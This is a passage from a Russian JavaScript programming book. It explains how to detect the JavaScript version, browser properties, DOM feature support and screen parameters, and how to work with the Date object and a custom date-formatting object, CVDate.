Постоянное совершенствование браузеров, улучшение поддержки ими различных стандартов, а также общий прогресс в области Web-технологий делают возможным создание все более функциональных и удобных в использовании сетевых информационных систем. Действительно, все меньше встречается сайтов, не использующих генерацию содержимого страниц на стороне сервера, и редкий сайт сегодня обходится без применения клиентских сценариев. Использование клиентских скриптов различными сетевыми сервисами (Web-интерфейсами почтовых служб, системами формирования заказов интернет-магазинов, биллинг-панелями) давно уже стало нормой.

Возможности, открывающиеся вследствие улучшенной поддержки стандартов новыми браузерами, а также наличия у них собственных расширений DOM побуждают Web-мастеров разрабатывать более мощные сценарии. Однако, как и раньше, актуальной остается проблема совместимости, т. е. обеспечения работоспособности скриптов в исполняющей среде различных браузеров. Учитывая быструю эволюцию браузеров (выпускаются новые версии, и даже появляются новые линейки программ, как, например, Mozilla Firefox), а также существование их "облегченных" версий (для портативных устройств), можно говорить, что решение этой проблемы отнюдь не тривиально.

Существуют две крайности, которым нередко следуют Web-мастера, в отношении использования сценариев. Первая — полный отказ от использования исполняемого кода на стороне клиента. Такие сайты, безусловно, более просты в разработке и более надежны в плане представ-

ления браузером, однако, во многих случаях, менее удобны в использовании и более "тяжеловесны" (HTML-код занимает больший объем, что приводит к увеличению трафика и времени загрузки страницы). К примеру, при отображении большой древовидной структуры (каталога рассылок, книг или карты сайта) с возможностью "разворачивания" и "сворачивания" ветвей дерева можно использовать генерацию страниц на сервере. При этом, после выбора пользователем очередного уровня дерева для просмотра будет происходить загрузка страницы с новым содержимым. Однако, используя клиентский сценарий, можно генерировать части дерева без перезагрузки, запрашивая с сервера только необходимые данные. Вторая крайность, свойственная в основном новичкам в разработке сайтов — ориентация на определенный тип и определенную версию браузера. Возможно, вы посещали сайты, страницы которых содержат предупреждения типа: "Этот сайт предназначен для просмотра в Microsoft Internet Explorer 6.0". Часто, при просмотре таких страниц в других браузерах, на них возникают ошибки исполнения скриптов.

Учитывая весь спектр сочетаний поддерживаемых браузерами возможностей, а также тот факт, что исполнение скриптов может быть просто отключено, логичной представляется организация сайта, при которой обеспечивается его нормальное функционирование без использования клиентских сценариев вообще. Однако, там где их использование возможно и целесообразно, сценарии должны присутствовать, загружаясь и повышая интерактивность страниц, но только при гарантированной их работоспособности, т. е. соответствии браузера определенным требованиям. Таким образом, весьма часто может возникать задача определения различных параметров совместимости браузера.

Определение версии JavaScript

Одной из наиболее общих характеристик исполняющей среды, дающей, однако, некоторое представление о поддерживаемых возможностях, является информация об используемой версии JavaScript. Простой метод определения версии языка, реализуемой ядром исполнения сценариев браузера, основан на применении атрибута `language` в теге `<SCRIPT>`. Значением этого атрибута является строка, идентифицирующая язык скрипта, содержащегося в элементе `SCRIPT`. Для идентификации JavaScript может использоваться строка "`JavaScript`", либо строка вида "`JavaScript`*X*`.`*Y*", где *X*`.`*Y* — номер версии языка. Данный метод исполь-

зует тот факт, что содержимое элементов SCRIPT, для которых указан неподдерживаемый браузером язык скриптов либо его версия, полностью игнорируется. Таким образом, включив в страницу несколько элементов SCRIPT с указанием возрастающих значений версий JavaScript в атрибуте language, сможем определить ее максимальное значение.

```
<script language="JavaScript"><!--
   var strJSVer = "1.0";     //--></script>
<script language="JavaScript1.1"><!--
  strJSVer = "1.1";          //--></script>
<script language="JavaScript1.2"><!--
  strJSVer = "1.2";          //--></script>
<script language="JavaScript1.3"><!--
  strJSVer = "1.3";          //--></script>
<script language="JavaScript1.4"><!--
  strJSVer = "1.4";          //--></script>
<script language="JavaScript1.5"><!--
  strJSVer = "1.5";          //--></script>
```

Данный код в виде примера определения версии JavaScript можно найти в файле examples\05\ex_5_01.htm на компакт-диске.

Возможно, в некоторых случаях полезными могут оказаться функции браузера Microsoft Internet Explorer (табл. 5.1).

Таблица 5.1. *Функции получения сведений о ядре исполнения скриптов в Internet Explorer*

Функция	**Описание**
ScriptEngine	Возвращает строку, указывающую используемый язык скриптов (например, "JScript")
ScriptEngineMajorVersion	Старшее число версии ядра исполнения скриптов
ScriptEngineMinorVersion	Младшее число версии ядра исполнения скриптов
ScriptEngineBuildVersion	Номер сборки ядра исполнения скриптов

Код, иллюстрирующий их использование, также включен в файл ex_5_01.htm:

```
function GetScriptEngineInfo()
{
  return ScriptEngine()             + " Версия " +
         ScriptEngineMajorVersion() + "."        +
         ScriptEngineMinorVersion() + " Сборка " +
         ScriptEngineBuildVersion();
}
```

Поэкспериментировав с примером, вы можете убедиться в том, что даже современные браузеры реализуют поддержку JavaScript на разном уровне. Например, мои эксперименты привели к следующему: Microsoft Internet Explorer 6.0 поддерживает JavaScript версии 1.3, Opera 7.0 — 1.4, Mozilla 1.2b, Netscape 7.0, Opera 8.02 — 1.5.

Определение параметров совместимости браузера

Информация о версии JavaScript, реализуемой ядром исполнения сценариев, позволяет сделать вывод о возможности корректной интерпретации отдельно взятого скрипта данной средой. Однако она не дает представления о типе и версии браузера, поддержке им конкретных возможностей и технологий. А такая информация для обеспечения безошибочной работы бывает часто необходима.

Много полезной для разработчика информации о браузере предоставляют свойства объекта `window.navigator`. Информация об их назначении, а также минимальных версиях браузеров, в которых осуществлена их поддержка, приведена в табл. 5.2.

Таблица 5.2. *Свойства объекта* `window.navigator`

Свойство	Описание	Поддержка браузерами		
		MSIE	NN	Opera
`appCodeName`	Содержит кодовое имя браузера. По историческим причинам в большинстве случаев содержит значение `"Mozilla"`	3.02	2.0	3.0
`appMinorVersion`	Дополнительный номер версии браузера Microsoft Internet Explorer	4.0	—	—

Таблица 5.2 *(продолжение)*

Свойство	Описание	Поддержка браузерами		
		MSIE	NN	Opera
appName	Содержит строку, указывающую тип браузера. Однако этому значению не стоит доверять, т. к. браузеры могут фальсифицировать его в зависимости от настроек пользователя	3.02	2.0	3.0
appVersion	Содержит полную информацию о версии браузера. Например: "4.0 (compatible; MSIE 6.0; Windows NT 5.1; MyIE2; Maxthon; .NET CLR 1.0.3705)"	3.02	2.0	3.0
browserLanguage	Строка, идентифицирующая язык браузера (содержит код языка)	4.0		6.0
cookieEnabled	Логическое значение, указывающее, включена ли в браузере поддержка cookie	4.0	6.0	6.0
cpuClass	Указывает тип процессора	4.0	—	—
language	Строка, идентифицирующая язык браузера. В Internet Explorer это значение содержится в свойстве browserLanguage	—	4.0	5.0
onLine	Значение равно false, если включен режим автономной работы, иначе — true	4.0	—	—
platform	Строка, указывающая платформу, на которой запущен браузер, исполняющий скрипт. Например: "Win32", "Linux i686", "MacPPC"	4.0	4.0	5.0
systemLanguage	Содержит код языка и, возможно, код страны системных настроек	4.0	—	—

Таблица 5.2 *(окончание)*

Свойство	Описание	Поддержка браузерами		
		MSIE	NN	Opera
`userAgent`	Строка, передаваемая в виде HTTP-заголовка `USER-AGENT:` на сервер при запросе страницы. Содержит информацию о типе, версии, ядре браузера, операционной системе	3.02	2.0	3.0
`userLanguage`	Содержит код языка, выбранного пользователем	4.0	—	7.0
`plugins[]`	Коллекция объектов, содержащих информацию о модулях расширения (plug-ins), используемых браузером	4.0	3.0	3.0
`mimeTypes[]`	Коллекция объектов, содержащих информацию о поддерживаемых браузером MIME-типах	4.0	3.0	3.0

В табл. 5.2 не указаны некоторые специфические свойства, реализуемые только одним типом браузера. В любом случае, вы можете получить список всех свойств объекта `navigator` путем их перечисления в цикле `for...in`. Пример вывода значений описанных выше свойств можно найти в файле examples\05\ex_5_02.htm на компакт-диске. Также этот файл содержит примеры определения семейства браузера, языковых настроек, используемых модулей расширений, поддержки Java и cookie на основе свойств и методов объекта `navigator`.

Определение семейства браузера производится на основе анализа значения свойства `userAgent` и реализуется функцией `GetBrowserTypeFromUserAgent`. Функция использует поиск набора строк, характерного для каждого конкретного типа браузера в строке `userAgent`. Соответствие конкретных наборов строк типам задается в виде массива объектов (`arrTokens`), поэтому перечень определяемых браузеров может быть легко расширен.

Языковые настройки определяются в функции `GetUserLanguage` как значение одного из свойств: `language`, `userLanguage` или `browserLanguage` объекта `navigator`, в зависимости от того, какие из них поддерживаются

браузером. Функция возвращает строковое значение кода языка так, как оно содержится в указанных свойствах. Код языка соответствует стандарту ISO 639 и может также содержать код страны в соответствии со стандартом ISO 3166 после символа подчеркивания (например, `ru_RU`).

Как уже указывалось, информация о модулях расширений (plug-ins) представляется свойствами объектов коллекции `plugins` объекта `navigator`. В примере examples\05\ex_5_02.htm реализован простой вывод информации о модулях путем перебора в цикле всех объектов коллекции. На практике вывод подобной статистики вряд ли когда-либо понадобится, однако это не означает, что коллекция `plugins` абсолютно бесполезна. С ее помощью можно легко производить проверку наличия установленных расширений (например, проигрывателей Flash или потокового видео) и формировать некоторые части Web-страницы с учетом этой информации (к примеру, включать в страницу Flash-анимацию при наличии проигрывателя или обычную картинку при его отсутствии). Простейший способ проверить факт наличия установленного модуля — проанализировать существование соответствующего объекта в коллекции. Так, установить, используется ли модуль расширения "Shockwave Flash", можно при помощи условия:

```
if(typeof(navigator.plugins['Shockwave Flash']) !=
          "undefined")
  // Flash доступен
```

В случае выполнения условия можно сгенерировать фрагмент HTML-разметки, включив в документ Flash-ролик при помощи элемента `EMBED`. Однако следует учесть, что использование данного метода для тестирования поддержки браузером определенных технологий содержит источник возможных проблем. Во-первых, для проверки наличия определенного модуля расширения необходимо совершенно точно знать его имя (в предыдущем примере это `'Shockwave Flash'`), а оно в один прекрасный момент может быть изменено производителем модуля. Во-вторых, подобный способ не дает верного результата в Internet Explorer. Дело в том, что этот браузер использует встраиваемые в документ элементы управления ActiveX для обработки специфических мультимедиа-данных. Вследствие этого, в нем реализованы фиктивные коллекции `plugins[]` и `mimeTypes[]` объекта `navigator` — число их элементов всегда равно нулю, и они предусмотрены только для предотвращения ошибок времени исполнения в неаккуратно написанных скриптах. Поэтому использованию коллекции `navigator.plugins[]` должна предшествовать проверка типа браузера. В случае Internet Explorer использование кол-

лекции `plugins` бессмысленно, но можно воспользоваться элементом `OBJECT` в HTML-разметке для включения в Web-страницу нужного мультимедийного документа. Правда, если требуемый ActiveX-компонент не будет найден на машине пользователя, браузер запросит разрешение на его загрузку из Интернета.

Другая возможность узнать о поддерживаемых браузером технологиях состоит в использовании метода `hasFeature` объекта `document.implementation`. Этот объект поддерживается браузерами Mozilla, Opera 7.0, Internet Explorer 5.0, Netscape 6.0. Прототип метода `hasFeature` выглядит так:

```
ImplementationObject.hasFeature(strFeature, strVersion);
```

Параметр *`strFeature`* должен содержать кодовое обозначение технологии, а *`strVersion`* — код версии технологии (например `"1.0"`, `"2.0"`), факт поддержки которой необходимо выяснить. Метод возвращает `true`, если поддержка осуществляется браузером, и `false` в противном случае. В табл. 5.3 приведены возможные значения параметра `strFeature` (в столбце "Код технологии") и описания соответствующих средств. В столбце "Версия DOM" указана первая версия спецификации DOM, в которой эти средства определяются (в параметре `strVersion` имеет смысл передавать номер версии, не ниже указанной в таблице).

Таблица 5.3. *Значения параметра* `strFeature`

Код технологии	Версия DOM	Описание
`Core`	1.0	Поддержка базовых интерфейсов DOM
`CSS`	2.0	Поддержка базовых интерфейсов DOM CSS
`CSS2`	2.0	Поддержка дополнительных интерфейсов DOM CSS
`Events`	2.0	Поддержка модели событий DOM
`HTML`	1.0	Поддержка HTML-модели DOM
`HTMLEvents`	2.0	Поддержка событий HTML 4.0 и DOM уровня 0, не вызываемых действиями пользователя (например: `load`, `submit` и т. д.)
`MouseEvents`	2.0	Поддержка событий мыши (часть DOM-модели событий)

Таблица 5.3 *(окончание)*

Код технологии	Версия DOM	Описание
`MutationEvents`	2.0	Поддержка событий изменения структуры документа (часть DOM-модели событий)
`Range`	2.0	Поддержка range-API — интерфейсов работы с диапазонами содержимого документа
`StyleSheets`	2.0	Поддержка интерфейсов работы с таблицами стилей
`Traversal`	2.0	Поддержка интерфейсов обхода дерева документа
`UIEvents`	2.0	Поддержка событий, вызываемых действиями пользователя (например, перемещение фокуса ввода)
`Views`	2.0	Поддержка интерфейсов представления документа
`XML`	1.0	Интерфейсы поддержки XML

Таким образом определить, реализуются ли полностью объектной моделью браузера интерфейсы работы с таблицами стилей CSS, описанные в спецификации DOM уровня 2, можно при помощи следующего кода:

```
if(document.implementation.hasFeature('CSS', '2.0'))
  // полностью поддерживается CSS API DOM уровня 2
```

К сожалению, данный метод также не дает абсолютно достоверных данных о поддерживаемых браузером возможностях. Браузер может реализовывать только часть функциональности, рекомендованной некоторым разделом спецификации DOM, при этом, естественно (т. к. реализация не является полной), метод `hasFeature` вернет `false`. Однако для удовлетворения потребностей конкретного скрипта поддерживаемых функций может вполне хватить. Поэтому в большинстве случаев гораздо проще полагаться на анализ типа и версии браузера, либо (что еще более надежно) — на анализ существования конкретных объектов и их методов. В примере ex_5_02.htm реализован вывод информации о поддерживаемых браузером стандартах на основе метода `hasFeature` для версий DOM от 1.0 до 3.0. Попробуйте открывать этот документ в браузерах разных типов и версий — вы получите весьма интересные данные об их отношении к стандартам DOM.

Определение параметров дисплея

Существует еще одна группа параметров, значения которых могут быть небезынтересны Web-мастеру. Они относятся к свойствам используемой графической среды. В JavaScript эти параметры представлены в виде свойств объекта `window.screen`, поддержка которого осуществляется всеми графическими браузерами, начиная с ранних версий (Internet Explorer 4.0, Netscape 4.0, Opera 5.0 и т. д.). Описание этих свойств приведено в табл. 5.4.

Таблица 5.4. *Свойства объекта* `window.screen`

Свойство	Пояснение
`height`	Высота дисплея в пикселах
`width`	Ширина дисплея в пикселах
`availHeight`	Высота экранной области, доступной для размещения окон (не занятой панелью задач, меню и т. д.), в пикселах
`availWidth`	Ширина экранной области, доступной для размещения окон (не занятой панелью задач, меню и т. д.), в пикселах
`colorDepth`	Глубина цвета изображения на дисплее (в битах на пиксел)
`bufferDepth`	Z-глубина пиксела внеэкранного буфера
`deviceXDPI`	Физическое разрешение по оси *x* дисплея, в DPI (точках на дюйм)
`deviceYDPI`	Физическое разрешение по оси *y* дисплея, в DPI (точках на дюйм)
`logicalXDPI`	Логическое разрешение по оси *x* дисплея, в DPI (точках на дюйм)
`logicalYDPI`	Логическое разрешение по оси *y* дисплея, в DPI (точках на дюйм)
`updateInterval`	Значение интервала обновления монитора (возможна установка значения)
`fontSmoothingEnabled`	Логическое значение, указывающее, применяется ли сглаживание экранных шрифтов

Из приведенных здесь свойств несколько поддерживаются всеми видами браузеров (`height`, `width`, `availHeight`, `availWidth`, `colorDept`). Остальные — только некоторыми. В примере examples\05\ex_5_03.htm реализован вывод значений этих свойств. Поскольку в Microsoft Internet Explorer почему-то недоступно перечисление свойств `screen` через цикл `for...in`, в скрипте использован массив их имен.

Примеров практического применения объекта `screen` можно привести достаточно много. Большинство систем сбора статистики, таких как Hotlog, Mail.ru и др., добавляют значения его свойств в URL изображения счетчика для передачи на сервер (информация о параметрах вычислительных систем пользователей, посещающих сайт, интересна разработчикам дизайна). Также можно оптимизировать вид графической части сайта, основываясь на значении глубины цвета текущего устройства отображения (свойство `colorDepth`), загружая, например, изображения с цветовой палитрой из 216 "безопасных" цветов, если значение `colorDepth` меньше 24, и полноцветные изображения, если это не так. Это может помочь избежать проблем отображения сайта в браузерах портативных устройств.

ГЛАВА 6

Дата и время

В этой главе мы рассмотрим работу с данными, представляющими значения времени и даты, объект `Date` и его применение в скриптах для создания динамических эффектов на Web-странице.

Объект *Date*

Для хранения и манипулирования данными времени и даты в JavaScript существует объект `Date`. Он инкапсулирует достаточно много методов, дающих разработчику весьма широкие возможности и позволяющих гибко оперировать данными. Объект `Date` специфицируется в первой версии ECMAScript и поддерживается браузерами, начиная с весьма ранних версий (Internet Explorer 3, Netscape Navigator 2, все версии Mozilla, Firefox и т. д.). Однако необходимо заметить, что реализации этого объекта в старых браузерах во многом некорректны. Поэтому его не следует использовать в Internet Explorer и Netscape версий ниже 4.

Традиционно, объект `Date` хранит информацию в виде числа миллисекунд, прошедших с 0 часов 0 минут 1 января 1970 года, по времени UTC (Universal Coordinated Time, всеобщее скоординированное время). При использовании всех методов этого объекта нумерация часов, минут, секунд, миллисекунд, месяцев и дней недели ведется, начиная с 0. То есть, индекс месяца января равен 0, декабря — 11. Дни недели нумеруются, начиная с воскресенья (индекс воскресенья — 0, понедельника — 1, субботы — 6). Нумерация дней месяца ведется с 1, т. е. допустимый диапазон этих величин — от 1 до 31.

Для создания объекта `Date` существует несколько конструкторов:

```
oDate = new Date();
oDate = new Date(datePattern);
oDate = new Date(year, month, date[, hours[, minutes[,
                                        seconds[, ms]]]]);
```

Здесь:

- *`datePattern`* — строковое либо целочисленное значение даты/времени, которым будет инициализирован объект. Если значение является строкой, то оно должно содержать данные в формате, пригодном для метода `parse` объекта `Date`. Если значение целочисленное, то оно интерпретируется как количество миллисекунд, прошедших с 0 часов 0 минут 1 января 1970 года, по времени UTC;
- *`year`* — целое число, представляющее год;
- *`month`* — целое число в диапазоне от 0 до 11, представляющее месяц;
- *`date`* — целое число в диапазоне от 1 до 31, представляющее день месяца;
- *`hours`* — целое число в диапазоне от 0 до 23, представляющее часы;
- *`minutes`* — целое число в диапазоне от 0 до 59, представляющее минуты;
- *`seconds`* — целое число в диапазоне от 0 до 59, представляющее секунды;
- *`ms`* — целое число в диапазоне от 0 до 999, представляющее миллисекунды.

Конструкторы `Date`, имеющие аргументы, создают объект, инициализированный переданными им значениями. Конструктор, не имеющий аргументов, инициализирует создаваемый объект значением текущего времени (UTC) машины, на которой исполняется скрипт (создание объекта `Date` таким образом — наиболее часто применяемый способ получения текущего времени).

Операции с объектом *Date*

Как уже было сказано, объект `Date` предоставляет большой набор методов, дающих широкие возможности работы с данными даты/времени. В первую очередь стоит выделить большую группу `get`/`set`-функций, позволяющих легко получать и устанавливать любые компоненты даты и времени объекта `Date`. Это функции: `getFullYear`, `setFullYear`,

getMonth, setMonth, getDate, setDate, getHours, setHours, getMinutes, setMinutes, getSeconds, setSeconds, getMilliseconds, setMilliseconds, getDay, получающие и устанавливающие, соответственно, год, месяц, день месяца, час, минуты, секунды, миллисекунды, день недели (обратите внимание, что день недели можно только получить), используя локальное время. Эти методы берут на себя всю работу по преобразованию данных из внутреннего формата, в случае получения значений (get-функции) и производят необходимое конвертирование обратно в миллисекундное смещение относительно 0:00:00 01.01.1970 в случае установки значений (кроме того, при помощи функций getTime и setTime можно непосредственно получить или установить это смещение).

Примечание

Существуют также функции getYear и setYear, имеющие то же назначение, что и функции getFullYear, setFullYear. Однако они являются устаревшими и не рекомендуются к использованию из-за неоднозначной семантики работы с датами. Дело в том, что диапазон от 1900 до 1999 года представляется этими функциями двузначным числом, а все за пределами этого диапазона — четырехзначными. Например, для объекта Date, содержащего дату в 1991 году, функция getYear вернет число 91, но для даты в 2006 году будет возвращено 2006.

Для всех перечисленных выше функций есть аналоги, оперирующие UTC-временем: getUTCFullYear, setUTCFullYear, getUTCMonth, setUTCMonth, getUTCDate, setUTCDate, getUTCHours, setUTCHours, getUTCMinutes, setUTCMinutes, getUTCSeconds, setUTCSeconds, getUTCMilliseconds, setUTCMilliseconds, getUTCDay. Кстати, смещение (в минутах) локального времени машины от времени UTC можно узнать при помощи метода объекта Date getTimezoneOffset.

Теперь рассмотрим применение этих методов. Поскольку каждый из них оперирует отдельно взятой составляющей даты, то, очевидно, их очень удобно использовать для вычислений моментов времени на основе некоторого начального значения. Так, инициализировав объект Date, к примеру, текущим временем, а затем изменив год при помощи setFullYear, можно узнать день недели, который будет того же числа того же месяца, но в другом году:

```
var date = new Date();
document.write('Сегодня   : ' + date.toString() + '<br>');
date.setFullYear(date.getFullYear() + 1);
document.write('Через год : ' + date.toString());
```

В этом примере мы увеличиваем год для объекта `date` на 1, получив текущее значение года через `getFullYear`, прибавив к нему 1, а затем установив новое значение при помощи `setFullYear`. Здесь используется метод `toString` объекта `Date` для преобразования даты/времени в строку (он будет описан далее). Вот вывод, сгенерированный приведенным выше скриптом:

```
Сегодня   : Mon Jan 16 04:24:02 UTC+0300 2006
Через год : Tue Jan 16 04:24:02 UTC+0300 2007
```

Отсюда видно, что 16-го января 2006 года был понедельник, а 16-го января 2007 года будет вторник. Таким же образом можно менять все остальные компоненты даты.

Одной из главных особенностей методов установки отдельных компонентов даты/времени является возможность комплексного изменения всех компонентов при установке значения одной из них. Это происходит в случае, если устанавливаемое значение компонента больше максимального значения из диапазона его возможных значений либо отрицательно. В этом случае изменение компонента влияет на значения компонентов высших "порядков". Так, например, вызвав для объекта `Date`, инициализированного временем 10 января 2006 года 00:00:00, метод `setHours(32)`, получим новое значение даты 11 января 2006 года 08:00:00. Отсюда ясно виден принцип работы этих методов. Следует заметить, что конвертирование значений производится с учетом всех "календарных" особенностей. Использование методов модифицирования даты иллюстрирует пример, доступный на компакт-диске в файле examples\06\ex_6_01.htm. Далее приведен код этого примера:

```
var d = document;
var dSnap = new Date(2004, 1, 28);   // 28 февраля 2004 года
var dTemp = new Date(dSnap.getTime());

d.write('Начальная дата      : ' + dTemp.toLocaleString()
                                 + '<br>');

dTemp.setDate(dTemp.getDate() + 1);  // увеличим дату
                                     // на 1 день
d.write('Через 1 день        : ' + dTemp.toLocaleString()
                                 + '<br>');

dTemp.setDate(dTemp.getDate() + 1);  // увеличим дату еще
                                     // на 1 день
d.write('Через 2 дня         : ' + dTemp.toLocaleString()
                                 + '<br>');
```

```
dTemp.setTime(dSnap.getTime());       // восстановим
                                      // первоначальную дату

dTemp.setFullYear(dTemp.getFullYear() + 1); // увеличим год
                                            // на 1
d.write('Через 1 год         : ' + dTemp.toLocaleString()
                                 + '<br>');

dTemp.setDate(dTemp.getDate() + 1);  // увеличим дату
                                      // на 1 день
d.write('Через 1 год 1 день  : ' + dTemp.toLocaleString()
                                 + '<br>');

dTemp.setDate(dTemp.getDate() + 61); // увеличим дату
                                      // еще на 61 день
d.write('Через 1 год 62 дня  : ' + dTemp.toLocaleString()
                                 + '<br>');
```

Для преобразования даты в строковое представление здесь используется метод `toLocaleString`, учитывающий информацию локализации и дающий более удобочитаемый текст (он может различаться в разных браузерах). Вот результат, сгенерированный скриптом в Microsoft Internet Explorer 6.0:

```
Начальная дата      : 28 февраля 2004 г. 0:00:00
Через 1 день        : 29 февраля 2004 г. 0:00:00
Через 2 дня         : 1 марта 2004 г. 0:00:00
Через 1 год         : 28 февраля 2005 г. 0:00:00
Через 1 год 1 день  : 1 марта 2005 г. 0:00:00
Через 1 год 62 дня  : 1 мая 2005 г. 0:00:00
```

Как можно видеть, при установке даты учитывается количество дней в месяцах, високосные года и т. д. Обратите особое внимание на способ копирования значений из одного объекта `Date` в другой. Мы не используем присваивание:

```
dTemp = dSnap;
```

Вместо этого мы инициализируем объект количеством миллисекунд, полученных у другого объекта:

```
dTemp.setTime(dSnap.getTime());
```

Данная операция скопирует значение времени в `dTemp` в то время, как в результате присваивания переменная `dTemp` превратилась бы в ссылку на объект `dSnap`, и при дальнейших операциях с `dTemp` изменялись бы данные объекта `dSnap`.

Конвертирование даты/времени в строку

Как было указано ранее, создаваемый при помощи конструктора без параметров объект типа `Date` инициализируется значением текущего момента времени. Очевидно, простейшим примером его практического применения мог бы стать вывод текущей даты и/или времени на Web-странице. Понятно, что для отображения значения объекта `Date` (которое хранится в виде числа миллисекунд) необходимо осуществить его конвертирование в приемлемое для восприятия текстовое представление.

Объект `Date` инкапсулирует несколько методов, позволяющих конвертировать его данные в строку. Методы `toString`, `toUTCString`, `toGMTString`, `toLocaleString` возвращают строки, содержащие информацию как о дате, так и о времени, причем методы `toUTCString` и `toGMTString` форматируют строку согласно интернет-стандартам, используя универсальное скоординированное время. Методы `toString` и `toLocaleString` используют локальное время, но `toLocaleString` форматирует строку в соответствии с текущими установками локализации операционной системы (в Windows задаются через панель управления). При помощи методов `toTimeString` и `toDateString` можно получить строку, содержащую, соответственно, только время и только дату. При помощи `toLocaleTimeString` и `toLocaleDateString` — то же самое, но с учетом установок локализации. На компакт-диске содержится файл примера examples\06\ex_6_02.htm, получающий текущую дату и конвертирующий ее в строковое представление при помощи всех указанных функций. Далее представлен результат его работы в браузере Internet Explorer 6.0:

```
toString()            : Mon Jan 16 14:21:03 UTC+0300 2006
toUTCString()         : Mon, 16 Jan 2006 11:21:03 UTC
toGMTString()         : Mon, 16 Jan 2006 11:21:03 UTC
toLocaleString()      : 16 января 2006 г. 14:21:03
toTimeString()        : 14:21:03 UTC+0300
toDateString()        : Mon Jan 16 2006
toLocaleTimeString() : 14:21:03
toLocaleDateString() : 16 января 2006 г.
```

Как видно, при помощи методов `toLocaleString`, `toLocaleTimeString`, `toLocaleDateString` можно получить текстовое представление даты/времени во вполне "человеческом" формате. Однако вы можете легко убедиться, что в различных браузерах эти методы дают разный ре-

зультат. Вот фрагмент страницы, сгенерированной скриптом примера ex_6_02.htm в Opera 7.0:

```
toLocaleString()     : 21.02.2006 11:16:40
```

Таким образом, если встает задача произвольного форматирования данных времени, содержащихся в объекте `Date`, единственно возможным вариантом представляется получение отдельных ее компонентов (с помощью функций типа `getFullYear`, `getHours` и т. д.) и формирования из них необходимой строки.

Разработка объекта, содержащего метод конвертирования даты/времени в строку произвольного формата

Теперь давайте перейдем к практической реализации механизма, позволяющего конвертировать данные объекта `Date` в строку произвольного формата. Очевидным решением в этом случае является создание своего типа объектов, наследующего функциональность объекта `Date` и инкапсулирующего дополнительный метод форматирования данных. Реализация такого объекта приведена в файле examples\Lib\cvdate.js на компакт-диске, а в файле examples\06\ex_6_03.htm находится пример его использования. Давайте разберемся, как он устроен.

Тип объекта называется `CVDate`. В терминах объектно-ориентированного подхода JavaScript (языка на базе прототипов) для создания нового типа объектов, осуществляющего наследование функциональности объектов другого типа, необходимо написать функцию-конструктор этих объектов, и присвоить ее свойству `prototype` ссылку на экземпляр объекта-прототипа *(см. разд. "Объекты" в главе 1)*. То есть, в нашем случае это могло бы выглядеть так:

```
function CVDate()
{
  // инициализация объекта
  ...
}
CVDate.prototype = new Date(0);
```

К сожалению, данный подход здесь не применим. Объекты, создаваемые такой функцией-конструктором, действительно будут наследовать все методы объекта `Date` по "классической" схеме наследования JavaScript, однако вызов этих методов будет приводить к ошибкам времени исполнения:

```
var oDate = new CVDate();
var nYear = oDate.getFullYear(); // это вызовет ошибку
```

Дело в том, что методы `Date`, как "встроенного" объекта JavaScript, реализуются ядром исполнения сценариев. При вызове им должна передаваться ссылка на действительный объект `Date`. Однако объекты, обычно инициализируемые пользовательскими функциями-конструкторами (ссылка на инициализируемый объект передается в конструктор через идентификатор `this`), являются "пустышками", создаваемыми при помощи конструктора `Object()`. Таким образом, при вызове методов объекта `CVDate`, унаследованных от `Date` через цепочку прототипов, им будет передана ссылка на объект, созданный конструктором `Object()`, а не `Date()`, что и приведет к ошибке.

Очевидным выходом из данного положения является создание новых объектов при помощи конструктора `Date()` и добавление им необходимых свойств и методов. В этом случае наследование не осуществляется, и создание таких объектов можно производить при помощи обычной функции. Однако было бы хорошо сохранить семантику создания объектов `CVDate` при помощи оператора `new`. К счастью, если функция-конструктор возвращает значение, оно также будет являться результатом исполнения оператора `new`. Поэтому в конструкторе `CVDate`, находящемся в файле cvdate.js, создается новый объект `Date`, ссылка на него передается в функцию `Init`, выполняющую добавление свойств и методов, а затем созданный объект используется как возвращаемое значение. С объектом `this` никаких манипуляций не производится.

Также как и конструктор `Date`, конструктор `CVDate` принимает переменное число аргументов. Их смысл и порядок следования полностью аналогичен аргументам конструктора `Date`.

Метод объекта `CVDate`, осуществляющий конвертирование даты в текстовую строку, называется `Format`. Он осуществляет форматирование данных в соответствии со строкой-шаблоном, передаваемой ему в качестве параметра, и возвращает результат:

```
var str = oDate.Format("Сейчас %H часов %M минут");
```

Строка-шаблон содержит специальные маркеры (коды), начинающиеся со знака `%` (процент), заменяемые в ходе форматирования на значения компонентов даты/времени. Список возможных маркеров содержится в файлах cvdate.js и ex_6_03.htm.

Метод `Format` производит замену маркеров строки-шаблона при помощи последовательности вызовов вспомогательного метода `FormatOne`, который заменяет в переданной ему строке все вхождения одного маркера:

```
oDate.Format = function(strFormat)
{
  ...
  str = this.FormatOne(str, "A", this.m_aDay[this.getDay()]);
  str = this.FormatOne(str, "w", this.getDay());
  ...
```

Кроме `FormatOne`, к создаваемому объекту добавляется еще один вспомогательный метод — `FormatWidth`. Он служит для преобразования числовых значений в строку заданной длины, дополняя ее, если надо, ведущими нулями.

Среди кодов форматирования, поддерживаемых методом `Format`, есть такие, как: `%a` и `%A` (сокращенное и полное название дня недели), `%b`, `%B`, `%Bg` (сокращенное, полное название месяца и название месяца в родительном падеже), а также `%p` — индикатор времени суток (AM или PM). Соответствующие названия задаются в виде массивов строк, являющихся свойствами объекта `CVDate`: `m_aDay` — массив названий дней, `m_aDayShort` — массив сокращенных названий дней, `m_aMonth` — названия месяцев, `m_aMonth` — названия месяцев в родительном падеже, `m_aAMPM` — названия индикаторов времени суток. Устанавливая новые значения этих свойств, можно "настраивать" вывод метода `Format` уже созданного объекта `CVDate` по своему усмотрению. Например,

```
var oDate = new CVDate(0);
document.write(oDate.Format("Время суток: %p<br>"));
oDate.m_aAMPM = ["ДП", "ПП"];
document.write(oDate.Format("Время суток: %p<br>"));
```

выведет:

```
Время суток: AM
Время суток: ДП
```

Ознакомившись с перечнем маркеров, поддерживаемых методом `Format`, вы сможете увидеть, что он предоставляет достаточно широкие возможности форматирования.

Применение объектов *Date* и *CVDate*

Теперь мы рассмотрим примеры, иллюстрирующие возможности практического применения объекта `Date` и объекта `CVDate`, разработка которого описана в предыдущем разделе.

Вывод текущего времени на Web-странице

Ярким примером, на котором можно продемонстрировать применение объекта `CVDate`, является создание скрипта, эмулирующего электронные часы — выводящего текущее время в некоторой части Web-страницы. Конечно, такой элемент, как "часики", является чисто декоративным, не несущим функциональной нагрузки. Но он очень прост в реализации и демонстрирует основные принципы создания скриптов подобного рода. Поэтому здесь мы не обойдем его своим вниманием.

